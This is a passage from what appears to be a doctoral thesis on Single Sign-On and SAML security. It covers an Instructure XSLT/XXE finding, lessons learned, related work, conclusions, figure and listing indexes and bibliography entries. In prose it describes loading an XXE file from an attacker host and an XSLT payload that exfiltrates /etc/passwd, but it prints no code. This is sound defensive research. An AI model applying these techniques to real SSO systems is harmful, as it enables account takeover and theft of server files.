Instructure. Instructure [84] is an educational technology based company. While investigating their SSO authentication flow, we discovered that Instructure processes arbitrary XSLT instructions if they are contained in the XML Signature within the SAML token. This for itself is very dangerous because XSLT could be used to access files on the machine or execute system commands. Interestingly, we found out that if we use XSLT to load an XML file from our own server (`http://attacker.com/a.xml`). This files includes an XXE attack, which is processed by Instructure. If an XXE attack is contained directly within the token sent to Instructure, it is ignored. This indicates that there are multiple XML parsers involved, while processing one single SAML token, and each parser must be protected.

3.9.7 Summary

In this section, we analyzed 22 SaaS-CPs finding 20 of them vulnerable. In contrast to OpenID and OpenID Connect, SAML does not have a dynamic Trust Establishment, but we showed in our study that the usage of a custom

IdPs is possible on all tested SaaS-CPs. By this means, we could use a malicious IdP to detect security vulnerabilities in black-box applications.

We categorized a wide range of attacks on SAML into Single-Phase Attacks and Cross-Phase Attacks. Most of them were already known [8, 149, 169, 206]. The SAML standard itself also covers a lot of the here presented attacks [190]. Thus, we were very surprised finding so many vulnerabilities. A reason for this might be that the standard itself is very large and defines multiple use cases and flows. We also discovered securely implemented SAML-based SSO systems and could not find any vulnerability in Salesforce and Google Apps.

The XSW attack has been under investigation years before our study [206], but in our evaluation, we still found 50% of the tested SaaS-CPs vulnerable to it. This clarifies that the fix of a vulnerability in an SSO ecosystem is a non-trivial task. As a future work, our attacks should be implemented in a fully-automatic EaaS, for example, by extending PrOfESSOS. The approach used in this study is semi-automatic, which makes a reevaluation very time consuming. We are convinced that similar vulnerabilities can be found in other SAML SPs as well, for example, in IaaS and PaaS. A fully-automatic tool could be easily used to evaluate them.

3.10 Lessons Learned

We showed how to adapt the concept of Single-Phase Attacks and Cross-Phase Attacks to three different protocols in previous sections. All of them have been successfully applied to software libraries and online websites using the new SSO Attacker Paradigm and a malicious IdP. We now take into account the experiences gained.

Trusted IdPs. When Microsoft introduced MS Passport, the first web SSO system, criticism concentrated on the closed nature of the system: only a single IdP at the domain `passport.com` was used. Subsequent approaches like MS Cardspace and SAML Web SSO allowed multiple IdPs, but still retained the idea that an IdP should only be run by trusted parties, and that trust relationship between an SP and an IdP should be established manually. With OpenID, “openness” for the first time became more important than “trustworthiness”, and this resulted in new attack classes as shown in this thesis.

Lesson learned: the Trust Establishment Phase should not be fully automated unless its implementation is verified against the attack threats that come along with it.

Identities are Important. Attacks similar to Wrong Recipient have been described before in the literature. For example, Armando et al. [7] discovered a bug in the Google SSO implementation where the identity of the target SP was omitted from the SAML assertion. Thus an assertion issued for (low-security) service A (controlled by the attacker) could be used to log into (high-security) service B. Including identities in protocol messages, and checking these values, is good engineering practice (e.g., in TLS certificate verification).

Lesson learned from the Wrong Recipient attack: checking identity of the SP is always important and should be enforced in any application.

References to Cryptographic Keys. We could identify different Signature Bypass attacks amongst all three investigated OpenID protocols. KC in OpenID exploits weaknesses in the Association between the identity of the IdP, the key handle and the key value used for the signature verification. In OpenID Connect and SAML, we could disable the signature verification by removing the signature from the SSO token.

Lesson learned: the identification of the correct cryptographic keys should be unambiguous. If keys are related to the identity of a communicating party, then this identity should be part of the key identifier and must be verified carefully. The absence of a signature should only be allowed in well-prepared scenarios and the usage of weak algorithms must be denied.

Multiple Equivalent Parameters. If two or more different parameters are used for the same purpose, then it is difficult to formally specify how to react if these two parameters have different semantics. Considering IDS in OpenID or OpenID Connect, the SSO token contains two identities: one defined by a **subject** parameter and another one defined by an **email** parameter. Such states lead to attacks if the SP uses the wrong **email** parameter as the End-User's login identity. Similar vulnerabilities have been reported in other multi-party applications. For example, in web services, the SOAPAction can be specified in the HTTP and in the SOAP Header. By specifying two different values, inconsistent behavior can be triggered (cf. SOAPAction Spoofing in Section 2.3.1.5).

Lesson Learned: ambiguous parameters should be avoided when designing a protocol. When implementing such a protocol, ambiguous parameters should be verified very carefully.

Complex Information Flow Specification. In many cases, developers of SSO frameworks deviated from the specification, which resulted in a different, vulnerable message flow. It seems that the specifications are not clear enough to unambiguously implement the desired message flow. It is an interesting open question how to formally specify the desired flow, such that computer-aided enforcement of this flow, or computer-aided checking of this flow, becomes possible. Furthermore, documentations similar to checklists containing known vulnerabilities and their mitigation steps should be in the scope of future specifications.

Lesson Learned: even if verification steps are clearly addressed, for example, freshness or recipient verification in OpenID Connect, specifications often miss to explain *why* a particular step is important.

Security of the Entire System. Security in complex systems like SaaS do not only depend on one single module. Multiple software libraries are used in the background. XML parsers, for example, are used on a very low technical level. Even in OpenID, a protocol that is not based on XML (in comparison to SAML), an XML parser can be used. In 2014 Silva [198] an XXE attack was discovered in Facebook's password recovery function based on OpenID's XML Discovery. Features like XSLT can be enabled without the knowledge of the developer as shown by Instructures, for example. The CInj attack on SAML is an additional example. A web interface having a CSRF vulnerability can break the whole SSO protocol.

Lesson Learned: hidden features, possibly enabled per default deep in a soft-

ware stack, can lead to a dangerous attack surface.

Security and Software Development. With PrOfESSOS, we created the first fully-automatic EaaS. It can be integrated into the systems development life cycle. By this means, a new release of a website or library can ensure that it is not vulnerable to old and known attack techniques. We would like to see this approach at least in officially referenced libraries because this is the first place for a developer to choose his library from.

Lesson Learned: old and known attacks are still a problem in today's implementations because developers are not aware of them. Automated testing tools should be integrated into the development to ensure a certain level of security.

3.11 Related Work

Related work can be divided into different parts: research on the analysis of particular SSO systems and development of SSO security tools.

OpenID. The analysis of the OpenID protocol started with version 1.0. Tsyurklevich and Tsyurklevich [231] presented several attacks on this OpenID version at Black Hat in 2007. They identified, for instance, a threat in the IdP endpoint URL (URL $\mathcal{I}dP$) published within the discovery phase. It can point to critical files on the local machine or can even be abused in order to start a DoS attack by enforcing the SP to download a large movie file. Comparable to Sun and Beznosov [216], they also looked at replay and CSRF attacks.

In 2008 Newman and Lingamneni [155] created a model checker for OpenID 2.0, but for simplicity, they removed the Association phase out of their model. They could identify a session swapping vulnerability, which enforces the victim to log in to attacker's account on an SP. In this manner, an attacker could eavesdrop the victim's activities. In comparison to our work, the attacks presented by Newman and Lingamneni [155] do not result in unauthorized access. Interestingly, the authors of the paper modeled an IdP capable to make associations with legitimate SPs. However, they did not consider a malicious IdP capable to start attacks like IDS. Later on, Sun et al. [217] provide a comprehensive formal analysis of OpenID and an empirical evaluation of 132 popular websites. The authors investigated CSRF, Man-in-the-Middle (MitM) attacks and the SSL support of OpenID implementations. In contrast to our work, they assumed that the SP and the IdP were trustworthy, so that they could not identify any of the attacks presented in this paper.

In 2010 Delft and Oostdijk [37] published an attack describing KC Strategy 1 – overwriting key material on the SP. However, Strategy 2 of KC was not considered. Additionally, the authors evaluated three OpenID libraries as part of their research.

Wang et al. [238] concentrated on real-life SSO systems instead of a formal analysis. They have well demonstrated the problems related to token verification with different attacks. They developed a tool named BRM-Analyzer that handles the SP and IdP as black-boxes by analyzing only the traffic visible within the user agent. Their paper served as a model for our research. However, the BRM-Analyzer is rather passive (it analyzes the browser-related messages),

while OpenID Attacker acts as an IdP and, as such, it can actively interfere with the OpenID workflow (e.g., create SSO tokens).

In 2014 Silva [198] exploited an External Entity vulnerability in Facebook’s parsing mechanism of XRDS documents during the discovery phase. The same attack is supported by the OpenID Attacker and is part of our evaluation. Simultaneously to our research, in 2014, Jing [94] reported serious flaws in OAuth and OpenID, which are related to Wrong Recipient attacks.

OAuth and OpenID Connect. Sun and Beznosov [216] analyzed the implementation of nearly 100 OAuth implementations, and found serious security flaws in many of them. Their research concentrated on classical web attacks like XSS, CSRF and TLS misconfigurations. Further security flaws in OAuth-based applications were discovered [51–53, 157, 158, 196, 246]. However, the authors concentrated on individual attacks. In 2013 Wang et al. [239] introduced a systematic process for identifying critical assumptions in SDKs, which led to the identification of exploits in constructed apps resulting in changes in the OAuth 2.0 specification. In 2014 Chen et al. [25] revealed serious vulnerabilities in OAuth applications on mobile devices caused by the developer’s misinterpretation of the OAuth protocol.

In 2016 Li and Mitchell [111] analyzed OpenID Connect. They evaluated 103 SPs and found several vulnerabilities, for example, Replay attacks, MitM, session swapping and XSS. Since OpenID Connect was standardized in 2014, we expect more research in this area.

SAML. Various vulnerabilities have been found in SAML over the last two decades. In 2003 and 2006 Groß [69] as well as Groß and Pfitzmann [70] analyzed the SAML Browser/Artifact profile and identified several flaws in the SAML specification that allow connection hijacking/replay attacks, as well as MitM attacks and HTTP referrer attacks. We used these attacks as a foundation for the Wrong Recipient attacks. In 2008 and 2011 Armando et al. [7, 8] built a formal model of the SAML V2.0 Web Browser SSO protocol and analyzed it with the model checker SATMC. The authors found vulnerabilities in Google’s SAML interface. In 2012 Somorovsky et al. [206] investigated the XML Signature validation of several SAML frameworks. By using the XSW attack technique, they bypassed the authentication mechanism in 11 out of 14 SAML frameworks. In 2014 Mayer et al. [136] attacked SAML IdPs and found different critical security vulnerabilities.

Malicious IdPs. The concept of malicious IdPs was previously described Dey and Weis [42], Elahi et al. [54], and Khattak et al. [103]. Please note that the described attacks are trivial in the sense that only those accounts are compromised which use (and therefore trust) this specific malicious IdP. This research additionally investigates privacy concerns when End-Users are using such a malicious IdP. In contrast to that, our malicious IdP-based attacks compromise accounts controlled by other, benign IdPs (e.g., Yahoo). To the best of our knowledge, none of the previous work considered this kind of attacks, which is our main contribution.

SSO Security Tools. In 2013 Bai et al. [10] have proposed AuthScan, a framework to extract the authentication protocol specifications automatically

from implementations. They found security flaws in several SSO systems. The authors concentrated on MitM attacks, Replay attacks and Guessable tokens. More complex attacks, like IDS or KC, could not be evaluated. In the same year, Xing et al. [245] developed a tool named *InteGuard* detecting the invariance in the communication between the End-User and the SP to prevent logical flaws in the latter. Another tool similar to *InteGuard* is *BLOCK* proposed by Li and Xue [112]. Both tools should be able to detect Replay attacks and Wrong Recipient. Since all HTTP messages between the attacker and the SP are valid and do not show abnormalities, neither *InteGuard* nor *BLOCK* are able to mitigate IDS, KC and External Entity. Yuchen Zhou [246] published a fully automated tool named *SSOScan* for analyzing the security of OAuth implementations and described five attacks, which can be automatically tested by the tool. In 2016 Sudhodanan et al. [214] categorized seven attack patterns for black-box testing in Multi-Party Web applications. They implemented a tool finding many web applications including Cashier-as-a-Service (CaaS) vulnerable. Their tool is unfortunately not publicly available and their paper excluded malicious IdPs.

3.12 Conclusions

This chapter contributes to a better understanding of SSO protocols. Our systematic categorization of protocol phases helps to adapt generic attack concepts to concrete SSO protocols. Using a malicious IdP as described in the SSO Attacker Paradigm, we can easily detect security vulnerabilities. We highlighted this by means of examples on our OpenID, OpenID Connect, and SAML studies.

However, the open question remains how to reduce the large amount of implementation issues in real-world protocol implementations. Our collaboration with the Internet Engineering Task Force (IETF) and the integration of PrOfESSOS into the certification process of OpenID Connect could possibly be (a part of) the answer.

4

Conclusions and Future Work

This thesis presented various severe attack concepts and revealed numerous critical vulnerabilities in web services and Single Sign-On (SSO) protocols.

General Research Impact. We showed different attacks on diverse SSO protocols. Among them, Cross-Phase Attacks are of special interest because they abuse a missing binding between SSO phases. These vulnerabilities highlight that – in order to construct secure SSO protocols – it is insufficient to solely rely on a single step to verify the SSO token. It is inevitable to consider all protocol phases and their influence on each other. Especially the Trust Establishment has a strong impact on all other phases. The SSO Attacker Paradigm is a powerful approach for analyzing SSO implementations. In previous work, Identity Providers (IdPs) were considered Trusted Third Parties (TTPs) [42, 54, 103] and were not used to compromise accounts of other benign IdPs. This assumption does not hold for *open* SSO protocols, such as OpenID and OpenID Connect. Analyses of such protocols must consider a malicious IdP as a threat, as shown in this work.

WS-Attacker influences the perception of attacks that are too complex to be executed manually. For example, the attacks on XML Encryption are no longer of theoretical nature. They can be executed easily in several application areas, not limited to SOAP web services.

Practical Research Impact. The presented work influenced many frameworks, libraries, and websites. During this thesis, the author communicated with several developers and helped them to understand and counter the found vulnerabilities: Apache CXF [5], Drupal [219], IBM DataPower [81], Onelogin [165], ownCloud [127], OXID Shopping System [177], Slashdot [202], Sourceforge [43], and Zend Technologies Ltd [248]. Numerous Common Vulnerabilities and Exposures (CVEs) have been applied [31, 59, 60, 108, 109, 120–126, 145–147].

The author additionally cooperated with the Internet Engineering Task Force (IETF) OAuth and the OpenID Connect working groups in reporting and fixing the OpenID Connect specification flaw [115].

Future Work. We found multiple attacks on SOAP web services and XML parsers. This naturally raises the question if the concepts can be transferred to other technologies, for example, to REST web services. In JSON, technologies similar to features known from the XML-world are under development: (1.) JSLT is a JavaScript alternative to XSLT [2]. (2.) JSON Include is comparable to XInclude [68, 183]. (3.) JSON Schema [101] can be seen as an analogy to XML Schema. It would also be interesting to validate attacks like Coercive Parsing or HashDoS in REST-based web services.

In the field of SSO, this thesis focused on the security of Service Provider (SP) implementations. The security of IdPs is scarcely studied and should be considered in more detail. We furthermore presented a new SSO Attacker Paradigm and introduced malicious IdPs for analyzing and attacking SSO. SSO is only one multi-party web protocol. It is most likely that new insights can be found in similar protocols. For example, Cashier-as-a-Service (CaaS) seems to be an interesting target. It has a comparable architecture: a cashier is a TTP, and the shop is an SP. By using a *malicious* cashier controlled by the attacker, a shop implementation could also be analyzed.

It is a general open question if the security of multi-party web protocols can be increased by means of tool-supported testing during development. We proposed ProFESSOS and are currently collaborating with the OpenID Connect working group to integrate it into the certification process of OpenID Connect libraries. By this means, a protocol implementation could get *closer* to its specification, and simple implementation issues can be avoided. However, this approach does not detect new specification flaws and a formal protocol analysis is indispensable for that purpose. If both, formal analysis and tool-supported implementation verification, can be unified, the security of protocols will be increased enormously.

List of Figures

2.1	Web service message flow based on the Axis2 framework.	19
2.2	Simplified example of a signed SOAP message.	21
2.3	Simplified example of an encrypted SOAP message.	22
2.4	Idea of WS-Addressing Spoofing.	25
2.5	Attacking a web service with SOAPAction Spoofing.	27
2.6	General overview of WS-Attacker components and processing steps.	30
2.7	The internal structure of WS-Attacker.	31
2.8	Exemplary result window after penetration test execution on the Apache Axis2 framework.	36
2.9	Hash table principle.	39
2.10	Architecture of the WS-Attacker Denial-of-Service (DoS) testing approach.	42
2.11	Internal workflow of WS-Attacker's DoS plugin.	44
2.12	Automatically generated results graph of a successful test on an vulnerable system.	45
2.13	Adaptive and Intelligent Denial-of-Service (AdIDoS) simplified workflow of systematic DoS detection.	50
2.14	Configuration of DoS attacks	53
2.15	Our new Attack Roundtrip Time Ratio (ARTR) approach con- siders only time between the last byte that was sent, and the first byte that was received.	54
2.16	Automatically generated result view of successful attacks with concrete information.	55
2.17	Adaptive chosen-ciphertext attack scenario: the attacker uses the receiver as an oracle which responds whether the message was <i>valid</i> or <i>invalid</i>	59
2.18	The XML Signature Wrapping (XSW) attack is applied to an encrypted and signed message.	61
2.19	XML Encryption Wrapping (XEW) attack applied on a signed and encrypted message forces the recipient to process unverified <EncryptedData>.	62
2.20	The attack workflow consists of three phases.:	64
2.21	Our WS-Attacker XML Encryption plugin automatically detects encrypted elements and allows a user to configure oracle and at- tack properties.	66
2.22	WS-Attacker shows the decrypted plaintext after the successful attack on the Axway SOA Gateway.	69
2.23	Countermeasures applicable in the Axway SOA Gateway.	70
2.24	In order to restrict the decryption of <EncryptedData> elements, the <i>Selected Elements</i> configuration has to be used.	71
2.25	Specific positions for <EncryptedData> elements which are going to be decrypted can be restricted using XPath.	71
3.1	Modern websites offer multiple <i>social login</i> possibilities.	75

3.2	The generic protocol flow for SSO can be divided into three phases.	77
3.3	Comparison of the impact of malicious IdPs.	86
3.4	An SSO protocol consists of three phases. Cross-Phase Attacks manipulate parameters in one phase to influence important verification steps in another phase.	91
3.5	The OpenID protocol flow.	94
3.6	Wrong Recipient Attack.	98
3.7	OpenID Attacker supports fully automated analysis. To use it, one has first to configure the victim's and the attacker's accounts, and then select the attacks to be executed.	100
3.8	The three modes of OpenID Attacker.	101
3.9	The <i>Fully-Automatic Attack Mode</i> outputs a security report. More details can be seen in the log.	102
3.10	The ID Spoofing attack on ownCloud: the attacker's ID server returns <code>URL.IDγ</code> upon the Rediscovery. OwnCloud uses this identity value for the login instead of the identity provided within the token.	106
3.11	Cross-Phase Key Confusion attack on Drupal: before the token t^* in Step 7 is forwarded to Drupal in Step 13, the attacker starts a second Login Request in Step 8 using the victim's identity <code>URL.IDγ</code> . This overwrites the <code>URL.ID</code> and <code>URL.IdP</code> data stored in <code>\$_SESSION</code> and prevents the second discovery.	108
3.12	Statistic of our online website evaluation.	110
3.13	The OpenID Connect protocol hybrid flow.	112
3.14	IdP Confusion Cross-Phase Attack: we identified a logical flaw in the OpenID Connect specification. The core idea of the attack is an HTTP redirect from <code>IdP\mathcal{A}</code> to <code>IdPγ</code> .	118
3.15	Malicious Endpoints Cross-Phase Attack: by manipulating the Discovery, the attacker steals the <code>code</code> leading to broken End-User authentication.	120
3.16	Comparison of Malicious Endpoints DoS attack with normal usage. The pictures show the memory usage on the SP within 5 parallel logins. On the left-hand side, no attack is executed. On the right-hand side, we use the Discovery to point to a large file (in this case, we used a Debian Linux image file with 3.7 GB).	122
3.17	Configuring the Malicious Endpoints attack manually on Drupal. The Authorization Endpoint (<code>authEndp</code>) is set to Google, while the Token Endpoint (<code>tokenEndp</code>) is on the malicious IdP.	123
3.18	Issuer Confusion Cross-Phase Attack: the attacker uses his malicious IdP to store the wrong <i>issuer</i> on the SP in Phase 1. In Phase 3, it issues an SSO token containing the identity of the victim.	123
3.19	A typical Security Assertion Markup Language (SAML) login only uses Phase 2.	129
3.20	An example of a SAML token.	130

3.21	XSW attack: the attacker gets in possession of a signed SSO token. He modifies it without invalidating the signature by copying the signed content to another position.	133
3.22	In a Signature Exclusion (SigØ) attack, the attacker removes the whole <ds:Signature> element from the SAML token. He can then arbitrarily change the unprotected identity information. . .	134
3.23	The SAML token is signed with an untrusted key. If the key stored in the token is used for the verification without validating the trust relationship to it, Certificate Faking (CF) is applicable.	135
3.24	XSLT payload reads the /etc/passwd file and forwards its content to an attacker-controlled server.	137
3.25	The SAML settings can be configured with a web interface. This includes uploading the certificate of the honest IdP.	138

List of Tables

2.1	Overview of existing web service specific attacks.	23
2.2	WS-Attacker revealed vulnerabilities in all tested web services frameworks.	36
2.3	Web service specific DoS attacks.	37
2.4	Metric Attack Roundtrip Time Ratio (ARTR).	43
2.5	Metric third-party- <i>RT</i> -after-attack.	43
2.6	Attack success metric of a completed DoS test.	44
2.7	DoS vulnerability scan results.	46
2.8	Attack impact presented using the mean of Attack Roundtrip Time Ratio (ARTR) and response time (<i>RT</i>) values.	46
2.9	Results of our vulnerability scan using AdIDoS.	55
2.10	Overview of thresholds used in the tested frameworks.	56
2.11	Average ARTR and attack parameters.	56
2.12	Average ARTR and attack parameters for XI50.	56
2.13	Evaluation results report the attack application possibilities on the investigated XML security frameworks, including the number of requests needed to decrypt a ciphertext.	67
3.1	Classification of existing web SSO protocols.	80
3.2	SSO recognition and distinction.	84
3.3	Notations used for OpenID parameters in this section and their names according to the OpenID specification [221].	94
3.4	Practical evaluation results: <i>unauthorized access</i> to 12 out of 17 targets.	105
3.5	Security analysis results of officially referenced SPs libraries. Only 2 of 8 (25%) libraries implemented <i>all</i> required verification steps properly.	127
3.6	Results of our practical evaluation. We have evaluated 22 SaaS-CPs against 8 different attacks.	141

Listings

2.1	An exemplary XML file.	11
2.2	Example of an Internal General Entity.	12
2.3	Example of an External General Entity.	12
2.4	Example of an Internal Parameter Entity.	12
2.5	Example of an External Parameter Entity.	13
2.6	Example of an external DTD.	13
2.7	XML document containing an XInclude instruction.	13
2.8	XML Infinite Recursion	14
2.9	Example of the Billion Laughs attack.	14
2.10	Example of the Quadratic Blowup attack.	15
2.11	Example of the Quadratic Blowup attack.	15
2.12	Part one of the Parameter-based XXE attack.	16
2.13	Part two of the Parameter-based XXE attack.	17
2.14	SSRF attack based on DOCTYPE.	18
2.15	An exemplary SOAP message.	19
2.16	Web Service Addressing (WS-Addressing) applied in the SOAP header.	24
2.17	A valid SOAP message for <i>OperationA</i>	26
2.18	SOAPAction spoofing attack message.	26
2.19	The <i>AbstractPlugin</i> interface (shorted).	33
3.1	Minimal HTML discovery document.	96
3.2	\mathcal{U} 's identity stored in an HTML document.	96
3.3	Example OpenID Connect token.	114
3.4	XXE attack vector.	136

Bibliography

- [1] aandreu. *WSFuzzer*. URL: <http://sourceforge.net/projects/wsfuzzer> (cit. on p. 72).
- [2] ajaxian. *JSLT: A JavaScript alternative to XSLT*. 2007. URL: <http://ajaxian.com/archives/jslt-a-javascript-alternative-to-xslt> (cit. on pp. 91, 149).
- [3] Nadhem AlFardan and Kenneth G. Paterson. “Plaintext-Recovery Attacks Against Datagram TLS”. In: *19th Network and Distributed System Security Symposium (NDSS)*. Feb. 2012 (cit. on p. 57).
- [4] Christian Altmeier, Christian Mainka, Juraj Somorovsky, and Jörg Schwenk. “AdIDoS – Adaptive and Intelligent Fully-Automatic Detection of Denial-of-Service Weaknesses in Web Services”. In: *International Workshop on Quantitative Aspects of Security Assurance (QASA)*. Wien: ESORICS, Sept. 2015 (cit. on pp. 5, 10, 48, 74).
- [5] Apache Software Foundation. *Apache CXF*. URL: <http://cxf.apache.org> (cit. on pp. 9, 38, 45, 54, 58, 149).
- [6] apple.com. *Office Viewer*. Aug. 2015. URL: <http://lists.apple.com/archives/security-announce/2015/Aug/msg00002.html> (cit. on p. 10).
- [7] Alessandro Armando, Roberto Carbone, Luca Compagna, Jorge Cuéllar, Giancarlo Pellegrino, and Alessandro Sorniotti. “From Multiple Credentials to Browser-Based Single Sign-On: Are We More Secure?” In: *SEC*. Ed. by Jan Camenisch, Simone Fischer-Hübner, Yuko Murayama, Armand Portmann, and Carlos Rieder. Vol. 354. IFIP Advances in Information and Communication Technology. Springer, 2011, pp. 68–79. ISBN: 978-3-642-21423-3. URL: <http://dx.doi.org/10.1007/978-3-642-21424-0> (cit. on pp. 143, 146).
- [8] Alessandro Armando, Roberto Carbone, Luca Compagna, Jorge Cuéllar, and M. Llanos Tobarra. “Formal Analysis of SAML 2.0 Web Browser Single Sign-On: Breaking the SAML-based Single Sign-On for Google Apps”. In: *Proceedings of the 6th ACM Workshop on Formal Methods in Security Engineering, FMSE 2008*. Ed. by Vitaly Shmatikov. Alexandria, VA, and USA: ACM, 2008, pp. 1–10 (cit. on pp. 2, 85, 143, 146).
- [9] Axway. *Axway SOA Gateway*. URL: <https://www.axway.com/products-solutions/soa-governance/soa-gateway> (cit. on pp. 54, 58).
- [10] Guangdong Bai, Jike Lei, Guozhu Meng, Sai Sathyanarayan Venkatraman, Prateek Saxena, Jun Sun, Yang Liu, and Jin Song Dong. “AUTHSCAN: Automatic extraction of web authentication protocols from implementations”. In: *20th Network and Distributed System Security Symposium (NDSS)* (2013) (cit. on p. 146).

- [11] Romain Bardou, Riccardo Focardi, Yusuke Kawamoto, Lorenzo Simonato, Graham Steel, and Joe-Kai Tsay. “Efficient Padding Oracle Attacks on Cryptographic Hardware”. In: *Advances in Cryptology—CRYPTO 2012*. 2012, pp. 608–625 (cit. on p. 73).
- [12] Adam Barth, Collin Jackson, and John C. Mitchell. “Securing frame communication in browsers”. In: *17th USENIX Security Symposium*. 2008 (cit. on p. 88).
- [13] Mihir Bellare and Phillip Rogaway. “Optimal Asymmetric Encryption”. In: *Advances in Cryptology - EUROCRYPT '94, Workshop on the Theory and Application of Cryptographic Techniques, Perugia, Italy, May 9-12, 1994, Proceedings*. Ed. by Alfredo De Santis. Vol. 950. Lecture Notes in Computer Science. Springer, 1994, pp. 92–111. ISBN: 3-540-60176-7. URL: <http://dx.doi.org/10.1007/BFb0053428> (cit. on p. 74).
- [14] T. Berners-Lee, R. Fielding, and L. Masinter. *Uniform Resource Identifier (URI): Generic Syntax*. Updated by RFCs 6874, 7320. Internet Engineering Task Force. Jan. 2005. URL: <http://www.ietf.org/rfc/rfc3986.txt> (cit. on pp. 79, 82).
- [15] Daniel J. Bernstein, Jean-Philippe Aumasson, and Martin Boßlet. *Hash-Flooding DoS Reloaded: Attacks and Defenses*. Dec. 2012. URL: https://131002.net/siphash/siphashdos_appsec12_slides.pdf (cit. on pp. 37, 46, 73).
- [16] Karthikeyan Bhargavan, Cédric Fournet, and Andrew D Gordon. “Verifying policy-based security for web services”. In: *Proceedings of the 11th ACM conference on Computer and communications security*. ACM. 2004, pp. 268–277 (cit. on pp. 22, 60, 72, 133).
- [17] Karthikeyan Bhargavan, Cédric Fournet, Andrew D Gordon, and Greg O’Shea. “An advisor for web services security policies”. In: *Proceedings of the 2005 workshop on Secure web services*. ACM. 2005, pp. 1–9 (cit. on pp. 1, 22, 60, 72, 133).
- [18] Bitium. *Bitium Partners*. 2014. URL: <https://www.bitium.com/site/apps/> (cit. on p. 139).
- [19] Daniel Bleichenbacher. “Chosen Ciphertext Attacks Against Protocols Based on the RSA Encryption Standard PKCS #1”. In: *Annual International Cryptology Conference*. Springer. 1998, pp. 1–12 (cit. on pp. 59, 60, 62, 73).
- [20] Bianca Bosker. *Visa DOWN: WikiLeaks Supporters Take Down Site As 'Payback'*. Accessed 01 July 2012. URL: http://www.huffingtonpost.com/2010/12/08/visa-down-wikileaks-suppo_n_794039.html (cit. on p. 37).
- [21] D. Box, D. Ehnebuske, G. Kakivaya, A. Layman, N. Mendelsohn, H. Nielsen, S. Thatte, and D. Winer. *Simple Object Access Protocol (SOAP) 1.1*. 2000. URL: <http://www.w3.org/TR/2000/NOTE-SOAP-20000508/> (cit. on pp. 1, 19).

-
- [22] Don Box, Erik Christensen, Francisco Curbera, Donald Ferguson, Jeffrey Frey, Marc Hadley, Chris Kaler, David Langworthy, Frank Leymann, Brad Lovering, Steve Lucco, Steve Millet, Nirmal Mukhi, Mark Nottingham, David Orchard, John Shewchuk, Eugène Sindambiwe, Tony Storey, Sanjiva Weerawarana, and Steve Winkler. *Web Services Addressing (WS-Addressing)*. Tech. rep. W3C, Aug. 2004. URL: <http://www.w3.org/Submission/ws-addressing/> (cit. on p. 24).
- [23] Klemen Bratec and Ioannis Kakavas. *The road to hell is paved with SAML Assertions*. Apr. 2016. URL: <http://www.economyofmechanism.com/office365-authbypass.html> (cit. on p. 89).
- [24] Tim Bray, Jean Paoli, C. M. Sperberg-McQueen, Eve Maler, François Yergeau, and John Cowan. *Extensible Markup Language (XML) 1.1 (Second Edition)*. Ed. by Tim Bray, Jean Paoli, C.M. Sperberg-McQueen, Eve Maler, François Yergeau, and John Cowan. Sept. 2006. URL: <http://www.w3.org/TR/2006/REC-xml11-20060816/> (cit. on pp. 11, 15–17, 20, 136).
- [25] Eric Chen, Yutong Pei, Shuo Chen, Yuan Tian, Robert Kotcher, and Patrick Tague. “OAuth Demystied for Mobile Application Developers”. In: *21st ACM SIGSAC Conference on Computer and Communications Security (CCS)*. ACM – Association for Computing Machinery, Nov. 2014. URL: <http://research.microsoft.com/apps/pubs/default.aspx?id=231728> (cit. on pp. 80, 146).
- [26] James Clark and Steven DeRose. *XML Path Language (XPath) Version 1.0*. Nov. 1999. URL: <http://www.w3.org/TR/1999/REC-xpath-19991116> (cit. on p. 69).
- [27] CloudReviews. *CloudReviews*. 2014. URL: <http://www.cloudreviews.com/cat/apps.html> (cit. on p. 139).
- [28] *Configure IBM DataPower Gateways effectively to prevent XML Encryption attacks*. July 2015. URL: <http://www-01.ibm.com/support/docview.wss?uid=swg21962335> (cit. on p. 59).
- [29] Mozilla Corporation. *BrowserID specification*. 2011. URL: <https://github.com/mozilla/id-specs/blob/prod/browserid/index.md> (cit. on pp. 76, 80).
- [30] Scott A. Crosby and Dan S. Wallach. “Denial of service via algorithmic complexity attacks”. In: *12th USENIX Security Symposium*. SSYM’03. Washington, DC: USENIX Association, 2003, pp. 3–3. URL: <http://dl.acm.org/citation.cfm?id=1251353.1251356> (cit. on p. 37).
- [31] Christian Mainka and Vladislav Mladenov. *CVE-2014-1475*. 2014 (cit. on p. 149).
- [32] Sampo Pankki Danske Bank. *Encryption, Signing and Compression in Financial Web Services*. Version 2.4.1. May 2010. URL: <http://www.danskebank.fi/PDF/en/Maksuliike/ClarificationofEncryptionSEPA.pdf> (cit. on p. 38).

- [33] Exploit Database. *Multiple D-Link Routers - Authentication Bypass*. Jan. 2010. URL: <https://www.exploit-db.com/exploits/11101/> (cit. on pp. 1, 27).
- [34] Jean Paul Degabriele, Anja Lehmann, Kenneth G. Paterson, Nigel P. Smart, and Mario Strefer. “On the Joint Security of Encryption and Signature in EMV”. In: *Cryptographers’ Track at the RSA Conference*. 2012, pp. 116–135 (cit. on p. 73).
- [35] Jean Paul Degabriele and Kenneth G. Paterson. “Attacking the IPsec Standards in Encryption-only Configurations”. In: *28th IEEE Symposium on Security and Privacy (S&P)*. IEEE Computer Society, 2007, pp. 335–349. ISBN: 0-7695-2848-1. URL: <http://ieeexplore.ieee.org/xpl/mostRecentIssue.jsp?punumber=4223200> (cit. on p. 57).
- [36] Jean Paul Degabriele and Kenneth G. Paterson. “On the (in)security of IPsec in MAC-then-encrypt configurations”. In: *17th ACM SIGSAC Conference on Computer and Communications Security (CCS)*. Ed. by Ehab Al-Shaer, Angelos D. Keromytis, and Vitaly Shmatikov. ACM, 2010, pp. 493–504. ISBN: 978-1-4503-0245-6 (cit. on p. 57).
- [37] Bart van Delft and Martijn Oostdijk. “A Security Analysis of OpenID”. English. In: *Policies and Research in Identity Management*. Ed. by Elisabeth de Leeuw, Simone Fischer-Hübner, and Lothar Fritsch. Vol. 343. IFIP Advances in Information and Communication Technology. Springer Berlin Heidelberg, 2010, pp. 73–84. ISBN: 978-3-642-17302-8. URL: http://dx.doi.org/10.1007/978-3-642-17303-5_6 (cit. on pp. 2, 145).
- [38] detectify. *How we got read access on Google’s production servers*. Nov. 2014. URL: <http://blog.detectify.com/post/82370846588/how-we-got-read-access-on-googles-production-servers> (cit. on p. 10).
- [39] P. Deutsch. *DEFLATE Compressed Data Format Specification version 1.3*. Internet Engineering Task Force. May 1996. URL: <http://www.ietf.org/rfc/rfc1951.txt> (cit. on p. 82).
